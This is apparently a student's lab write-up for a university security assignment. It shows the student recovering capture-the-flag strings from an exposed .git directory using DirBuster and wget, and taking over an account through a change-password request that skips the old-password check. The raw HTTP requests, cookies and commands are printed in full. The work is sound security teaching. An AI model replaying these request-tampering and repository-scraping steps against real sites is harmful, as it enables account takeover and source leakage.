
This time, we discovered a new directory path “/test/. git” with more accessible files and subdirectories.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Scan Information
Results - List View: Dirs: 0 Files: 22
Results - Tree View
Errors: 0

http://assignment-zeus.unimelb.life:80/

Directory Stucture	Response Code	Response Size
/	302	339
test	200	1139
sensitive	200	205
.git	301	584
COMMIT_EDITMSG	200	232
HEAD	200	226
branches	200	977
config	200	347
description	200	276
hooks	200	3616
index	200	323
info	200	1165
logs	200	1351
refs	200	1354
objects	200	178
icons	403	463

Access the URL http://assignment-zeus.unimelb.life/test/.git/. It shows an git development repository.



Index of /test/.git
assignment-zeus.unimelb.life/test/.git/
火狐官方站点 新手上路 常用网址 京东商城 上网导航 百度一下，你就知道

Index of /test/.git

Name	Last modified	Size	Description
Parent Directory		-	
COMMIT_EDITMSG	2021-05-14 11:23	29	
HEAD	2021-05-14 11:18	23	
branches/	2021-05-14 11:18	-	
config	2021-05-14 11:19	136	
description	2021-05-14 11:18	73	
hooks/	2021-05-14 11:18	-	
index	2021-05-14 11:23	137	
info/	2021-05-14 11:18	-	
logs/	2021-05-14 11:20	-	
objects/	2021-05-14 11:23	-	
refs/	2021-05-14 11:18	-	

Apache/2.4.41 (Ubuntu) Server at assignment-zeus.unimelb.life Port 80


Based on the lectures hint, the flag is much likely hidden in the commit, then I accessed the path: http://assignment-zeus.unimelb.life/test/.git/logs/HEAD, and directly use “ctrl+F” to search “FLAG”, and found it!



```
ad589b8c7f31eb6dad448a1bcb76081cb0ab3e65 b8ccaca8896ad004ee56b55f8467fd2e07915e6b admin <test@test.com> 1620991336 +1000	commit: Added in something else
b8ccaca8896ad004ee56b55f8467fd2e07915e6b 751856b050dbc412d562fc5a376ef327ae62e9eb admin <test@test.com> 1620991336 +1000	commit: Added in something else
751856b050dbc412d562fc5a376ef327ae62e9eb 4639009cca692b912bcff325bb435057a8e66b24 admin <test@test.com> 1620991336 +1000	commit: Added in something else
4639009cca692b912bcff325bb435057a8e66b24 bbfb54962bf137c233def003da3bc6a3b838a271 admin <test@test.com> 1620991336 +1000	commit: Added in something else
bbfb54962bf137c233def003da3bc6a3b838a271 de47ef11f8e19bc1499fb43cfce22da235665558 admin <test@test.com> 1620991336 +1000	commit: Added in something else
de47ef11f8e19bc1499fb43cfce22da235665558 a5b8eb06bde2fa047a3b653d25dceb6283038ce2 admin <test@test.com> 1620991336 +1000	commit: Added in something else
a5b8eb06bde2fa047a3b653d25dceb6283038ce2 8945bda49c402338d87dd638d643421ebd9f6d45 admin <test@test.com> 1620991336 +1000	commit: Added in something else
8945bda49c402338d87dd638d643421ebd9f6d45 ee0572b831fc2bd28e83a9a689d5200e5dad6037 admin <test@test.com> 1620991378 +1000	commit: oh something else: FLAG{gitters_R_us}
ee0572b831fc2bd28e83a9a689d5200e5dad6037 d05f20b261d72e99dd3daa0dc0f684529c41c8e2 admin <test@test.com> 1620991416 +1000	commit: Pushing data into the system
d05f20b261d72e99dd3daa0dc0f684529c41c8e2 561264eeb1ffd3ba5a468735e6bab469af87b2b8 admin <test@test.com> 1620991416 +1000	commit: Pushing data into the system
561264eeb1ffd3ba5a468735e6bab469af87b2b8 c04cc2a0e9157ea3dcf35368e4110b32e28ad094 admin <test@test.com> 1620991416 +1000	commit: Pushing data into the system
```


Another way to retrieve the flag:

Download the whole git repository by the following command:



```
!wget  -r  -p  -np  -k  http://assignment-zeus.unimelb.life/test/.git

Length: 1060 (1.0K) [text/html]
Saving to: 'assignment-zeus.unimelb.life/test/.git/objects/be/index.html'

assignment-zeus.uni 100%[===================>]   1.04K  --.-KB/s    in 0s

2021-05-24 22:07:16 (94.4 MB/s) - 'assignment-zeus.unimelb.life/test/.git/objects/be/inde

--2021-05-24 22:07:16--  http://assignment-zeus.unimelb.life/test/.git/objects/bf/
Reusing existing connection to assignment-zeus.unimelb.life:80.
HTTP request sent, awaiting response... 200 OK
Length: 2345 (2.3K) [text/html]
Saving to: 'assignment-zeus.unimelb.life/test/.git/objects/bf/index.html'
```

The aim is finding the commit which stored the flag, then we can retrieve the string like “FLAG” in git log.



```
! git config --global user.email"lihuwang@student.unimelb.edu.au"
! git config --global user.name"Lihua-WANG"
! git init
! wget -r http://assignment-zeus.unimelb.life/test/.git
cd test
! git log | grep FLAG

    oh something else: FLAG{gitters_R_us}
```

FLAG is FLAG{gitters_R_us}


Back to main report

Section 3 - Authentication weakness leading to account takeover


Finding rabbit hole

Since it is about weak authentication, so I tested the change password functionality and it’s logging on Settings page. My default credential is username: lihuwang, password: lihuwang.

Firstly, I tested the case where lets two fields empty.




Then it showed “Untheorized” which indicated that the user must authenticate the original password before change to a new password.


assignment-zeus.unimelb.life/ch
assignment-zeus.unimelb.life/change-password.php
火狐官方站点
新手上路
常用网址
京东商城
上网导航
百度一下，你就知道
OnTrack

Unauthorised!


I also used Burp suite to check more details of this request. There are two parameters attached in this request. Send the request to the Repeater.


1556 http://assignment-zeus.unime... POST /change-password.php ✓ 200 290 text php
Request
Pretty
Raw
\n
Actions
Response
Pretty
Raw
Render
\n
Actions

```
POST /change-password.php HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://assignment-zeus.unimelb.life
Connection: close
Referer: http://assignment-zeus.unimelb.life/settings.php
Cookie: PHPSESSID=2m8o932p5hchsdbqgbanda349g; CSRF_token=
cne9uM0ctvJHVC2KSESisD7YnhUQ6t8yH3ThS15hHnnDk3ZfRwLr5QCpvNToq6UQ; admin=false
Upgrade-Insecure-Requests: 1

old=&new=&user=lihuwang
```

```
HTTP/1.1 200 OK
Date: Mon, 24 May 2021 17:45:27 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 13
Connection: close
Content-Type: text/html; charset=UTF-8

Unauthorised!
```

I tested to delete the parameter “old” and resend the request, it changed the password successfully, which means the policy of changing password is not correct, because users can change password without authenticating the original password.




```
POST /change-password.php HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://assignment-zeus.unimelb.life
Connection: close
Referer: http://assignment-zeus.unimelb.life/settings.php
Cookie: PHPSESSID=2m8o932p5hchsdbqgbanda349g; CSRF_token=
cne9uM0ctvJHVC2KSESisD7YnhUQ6t8yH3ThS15hHnnDk3ZfRwLr5QCpvNToq6UQ; admin=false
Upgrade-Insecure-Requests: 1

new=&user=lihuwang
```

```
HTTP/1.1 200 OK
Date: Mon, 24 May 2021 17:51:15 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 29
Connection: close
Content-Type: text/html; charset=UTF-8

Password changed successfully
```

Exploiting process


After finding the vulnerability, I considered that how can I exploit this vulnerability to change others password. According to the Assignment2, I obtained a user list in the SQL vulnerability. I randomly chose a username “user1” and try to modify its password, but I failed. It seems that there are some restrictions to change other’s passwords though existing the vulnerability.



```
POST /change-password.php HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://assignment-zeus.unimelb.life
Connection: close
Referer: http://assignment-zeus.unimelb.life/settings.php
Cookie: PHPSESSID=2m8o932p5hchsdbqgbanda349g; CSRF_token=
cne9uM0ctvJHVC2KSESisD7YnhUQ6t8yH3ThS15hHnnDk3ZfRwLr5QCpvNToq6UQ; admin=false
Upgrade-Insecure-Requests: 1

new=&user=user1
```

```
HTTP/1.1 200 OK
Date: Mon, 24 May 2021 18:08:27 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 13
Connection: close
Content-Type: text/html; charset=UTF-8

Unauthorised!
```


After going through carefully from specification, I found that we are assigned a specificized username to test, then I used “lihuwang-branch-manager” to test and changed the password to empty successfully!



```
POST /change-password.php HTTP/1.1
Host: assignment-zeus.unimelb.life
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://assignment-zeus.unimelb.life
Connection: close
Referer: http://assignment-zeus.unimelb.life/settings.php
Cookie: PHPSESSID=2m8o932p5hchsdbqgbanda349g; CSRF_token=
cne9uM0ctvJHVC2KSESisD7YnhUQ6t8yH3ThS15hHnnDk3ZfRwLr5QCpvNToq6UQ; admin=false
Upgrade-Insecure-Requests: 1

new=&user=lihuwang-branch-manager
```


```
HTTP/1.1 200 OK
Date: Mon, 24 May 2021 18:37:26 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 29
Connection: close
Content-Type: text/html; charset=UTF-8

Password changed successfully
```

Logged in with the credential, Username: lihuwang-branch-manager, password: (empty).



Username field: lihuwang-branch-manager
Password

Logged in successfully and when I accessed the Settings page, the flag was found.



Settings
Change your password
FLAG{no_change_no_progress}
Current password:
New password:

